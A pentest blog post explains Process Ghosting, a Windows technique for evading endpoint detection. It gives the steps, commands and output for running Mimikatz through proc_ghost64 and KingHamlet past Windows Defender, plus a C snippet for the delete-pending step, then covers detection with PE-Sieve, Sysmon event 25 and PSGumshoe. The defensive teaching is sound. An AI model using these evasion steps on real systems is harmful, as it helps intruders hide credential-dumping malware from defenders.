

PROCESS GHOSTING

Posted on **December 8, 2021** by **Administrator**

Understanding how endpoint products work to identify malicious actions can lead to the discovery of security gaps which can be used for evasion during red team operations. The technique **Process Herpaderping** attempts to perform evasion by performing modification of the file (image tampering) which creates the process on a windows system. Deleting also the file during the creation of the process can have the same results. Even though some endpoint products have mature over the years and are able to detect complex threats organizations should constantly test the capabilities of their solution and should find alternate methods of detection even for the same technique.

Endpoint products register a number of callbacks with the operating system in order to receive events related to process creation, registry modification etc. Specifically notification of events related to process creation is performed via the *PsSetCreateProcessNotifyRoutineEx* API call. However, the actual inspection of the process by the EDR is not performed during the creation of a process but when a thread is inserted. This creates a security gap which can be abused by red teams in order to tamper the executable image which belongs to the arbitrary process prior to any scanning from the endpoint product. **Gabriel Landau** released the details of a technique called **Process Ghosting** which allows malware to be executed on a system by creating a process which is not mapped to an executable binary and therefore EDR detection fails. The implementation of the technique consists of the following steps:

1. File is created
2. File is entered into delete pending state
3. Payload is written into the file
4. Image section of the file is created
5. File is deleted
6. Process is created using the image section
7. Process arguments and environmental arguments are assigned
8. A thread is inserted and executed within the process

Aleksandra Doniec released a proof of concept which implements the **process ghosting** technique. Execution is trivial as it requires the original binary of the malware and an arbitrary file name. A temporary file will be created in a directory which users have write permissions. Information from the initial malware will be copied to the temporary file. Once the process is created the file will be deleted automatically from the system.

</>


```
proc_ghost64.exe mimikatz.exe katz.exe
```

```
C:\Users\pentestlab.PURPLE>proc_ghost64.exe mimikatz.exe katz.exe
[+] Created temp file: C:\Users\PENTES~1.PUR\AppData\Local\Temp\TH58D8.tmp
[+] Information set
[+] Written!
[+] Process created! Pid = 6860
[+] Done!

C:\Users\pentestlab.PURPLE>
```


Process Ghosting

Even though Mimikatz is a known binary which is detected during execution by most endpoint protection products in this case execution was allowed with real time protection enabled of windows defender.



Process Ghosting – Windows Defender Evasion

The process will appear in the task manager without any name as the initial image file has been already deleted from the operating system.



Task Manager						
File Options View						
Processes	Performance	App history	Startup	Users	Details	Services
Name	PID	Status	Username	CPU	Memory (ac...	UAC virtualisati
	6860	Running	pentestlab	00	0 K	Disabled
ApplicationFrameHos...	952	Running	pentestlab	00	920 K	Disabled
cmd.exe	780	Running	Administrator	00	0 K	Not allowed
cmd.exe	7432	Running	pentestlab	00	0 K	Disabled
conhost.exe	6312	Running	pentestlab	00	64 K	Disabled
conhost.exe	652	Running	pentestlab	00	64 K	Disabled
conhost.exe	2332	Running	Administrator	00	64 K	Not allowed
conhost.exe	2344	Running	pentestlab	00	232 K	
conhost.exe	2868	Running	pentestlab	00	64 K	Disabled

A similar approach was also implemented in **KingHamlet** which was developed by **Iker Saint**. The tool contains two main functions:

1. Encrypt the file with AES-128
2. Implement Process Ghosting

Initially the tool uses a source file and a key specified by the user to write a new file on the disk which is encrypted.

```
</> KingHamlet.exe mimikatz.exe key
```

```
Command Prompt
Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>KingHamlet.exe mimikatz.exe key
*-"There is nothing either good or bad, but thinking makes it so."-*

Encrypting File "mimikatz.exe" - result file "mimikatz.exe.khe" - key "key"
- Opening Source File...Success
- Reading Source File...Success - 1355680 bytes readed
- Creating Target File "mimikatz.exe.khe"...Success
- Encrypting File contents...Success - 1355680 bytes encrypted
- Writing Target File Content...Success - 1355684 bytes writed

The End.
C:\Users\pentestlab.PURPLE>
```

KingHamlet – Encrypt File

The encrypted file will be decrypted using the same key. A target file name is also required which is used as the image where file contents of the source file will be written and will initiate the process on the system.

```
</> KingHamlet.exe mimikatz.exe.khe key pentestlab.exe
```

```
Command Prompt - KingHamlet.exe mimikatz.exe.khe key pentestlab.exe
Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>KingHamlet.exe mimikatz.exe.khe key pentestlab.exe
*-"There is nothing either good or bad, but thinking makes it so."-*

Executing File "mimikatz.exe.khe" with Encryption key "key" - Target "pentestlab.exe"
- Creating Target File...Success
- Setting Target File in Delete Pending State...Success
- Copying Source File...Success - 1355680 bytes readed
- Decrypting File contents...Success - Original Size 1355680 bytes
- Writing File contents...Success - 1355680 bytes writed
- Creating Section File Mapping...Success
- Creating Map View from the file...Success - Entry point 0x000C7578
- Creating Child Process...Success - Process ID 2248
- Assigning Process Arguments and Environment Variables...Success
- Creating Child Thread...Success - Threat ID 6448
```

KingHamlet – Implementation

Both implementations of the process ghosting technique rely on instructing the operating system to delete the file when the file is closed. This is achieved by setting the *DeleteFile* property to TRUE in the **FILE_DISPOSITION_INFORMATION** structure.

</>

```
FILE_DISPOSITION_INFORMATION info = { 0 };
info.DeleteFile = TRUE;

status = NtSetInformationFile(hDelFile, &status_block, &info,
    if (!NT_SUCCESS(status)) {
        std::cout << "Setting information failed: " << std::hex << status << "\n";
        return INVALID_HANDLE_VALUE;
    }
```



```
FILE_DISPOSITION_INFORMATION info = { 0 };
info.DeleteFile = TRUE;

status = NtSetInformationFile(hDelFile, &status_block, &info, sizeof(info),
FileDispositionInformation);
if (!NT_SUCCESS(status)) {
    std::cout << "Setting information failed: " << std::hex << status << "\n";
    return INVALID_HANDLE_VALUE;
}
```

Process Ghosting – File Disposition

Detection

SOC teams should not rely on the endpoint solutions to identify host based threats. Therefore it is important to understand the characteristics of the attack in order to identify traces and anomalies in the logs and focus their alerts on any abnormal behavior. Since the initial executable was deleted after the implementation of the attack the process will appear as "*System Idle Process*" without any image path.

Process Ghosting – Process Explorer

Looking at the threads of the process the start address contains the arbitrary name which was used during the attack.

Process Ghosting – Thread

Since the process ID is known further investigation can be conducted using **PE-Sieve** in order to identify memory regions of the process which are not backed by an executable (unmapped).



```
pe-sieve64.exe /pid 2084
```

Process Ghosting – PE-Sieve

The suspicious memory regions will be dumped locally in two formats (DLL and .exe) by the tool. Further analysis can be conducted using IDA and performing reverse engineering to understand what it has been executed on the system. Presence of Mimikatz has been identified which concludes the investigation around the malicious intent of the process and the impact.

IDA – Mimikatz

Attacks related to image modifications can be detected by Sysmon event ID 25 (Process Tampering). The following configuration can be incorporated into an existing Sysmon configuration file in order to enable process tampering events.

</>

```
<Sysmon schemaversion="4.50">
  <EventFiltering>
    <RuleGroup name="" groupRelation="or">
      <ProcessTampering onmatch="exclude">
      </ProcessTampering>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
```

Sysmon can be installed with the above configuration file by executing the following command:

</>

```
Sysmon64.exe -i process-tampering.xml
```

Process Ghosting falls in this category as the original image which initiates the process is deleted. Information regarding the path of the temporary file and the process ID (2084) are also logged.

Sysmon – Process Tampering

Correlating the process ID with *ProcessCreate* events can lead to the discovery of the command line, the user which the attack was performed and the image.

Sysmon – Process Create

Windows processes are typically launched from executable files stored in the disk and from common locations such as System32 and Program Files. Creating a process from a .tmp file or any other uncommon file extension and from a non-standard directory could be evaluated as an anomaly and trigger an alert in the SOC team.

Sysmon – Process Create Image

A second process create event will also generated for the child process. The parent image and the parent command line arguments could be considered as unusual execution for the child process *conhost.exe*.

</>

- EventData

RuleName -

UtcTime 2021-12-05 14:16:51.132

ProcessGuid {2d46d6d4-c9d3-61ac-6e01-000000001c00}

ProcessId 6820

Image C:\Windows\System32\conhost.exe

FileVersion 10.0.17763.2145 (WinBuild.160101.0800)

Description Console Window Host

Product Microsoft® Windows® Operating System

Company Microsoft Corporation

```
OriginalFileName CONHOST.EXE
CommandLine \??\C:\Windows\system32\conhost.exe 0xffffffff -Fo
CurrentDirectory C:\Windows
User PURPLE\pentestlab
LogonGuid {2d46d6d4-c5bf-61ac-6478-080000000000}
LogonId 0x87864
TerminalSessionId 1
IntegrityLevel Medium
Hashes SHA256=C5C145632B05EC2777A671BADE087BCEF1FA400B1E1760D5
ParentProcessGuid {2d46d6d4-c9d3-61ac-6d01-000000001c00}
ParentProcessId 2084
ParentImage \Users\PENTES~1.PUR\AppData\Local\Temp\THD090.tmp
ParentCommandLine katz.exe
```

Sysmon – Process Create Conhost

A quick method to search for process tampering events in Sysmon is by using the **PSGumshoe** PowerShell module which was developed by **Carlos Perez** to aid in investigations. Execution of the following commands will install the module, retrieve the images from process tampering events and convert the output into a Sysmon rule.


```
</>
```

```
Install-Module -Name PSGumshoe
Get-SysmonProcessTampering |select image -Unique
```

```
Get-SysmonProcessTampering |select image -Unique | ConvertTo-S
```

PowerShell – Sysmon Process Tampering

YouTube



*If you are interested to learn more about how Pentest Laboratories and our custom cyber attack scenarios can improve your organisation readiness against cyber threats please **contact us**.*

Rate this:

6 Votes

Share this:



Loading...

Related

**.NET Core
Evasion Detection**

July 2, 2020

In "Threat Hunting"

**Process Herpaderping –
Windows Defender Evasion**

January 18, 2021

In "Red Teaming"

AMSI Bypass Methods

May 17, 2021

In "Red Teaming"

Posted in **Red Teaming** Tagged **evasion, Process Ghosting, Sysmon** [Leave a comment](#)

PREVIOUS POST

Threat Hunting Certificate Account Persistence

NEXT POST

ShadowCoerce

Leave a comment

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)

Search ...

FOLLOW PENTEST LABORATORIES

Enter your email address to follow Pentest Laboratories and receive notifications of new techniques by email.

Email Address

FOLLOW

Join 77 other subscribers

FOLLOW US ON SOCIAL MEDIA



Website Powered by WordPress.com.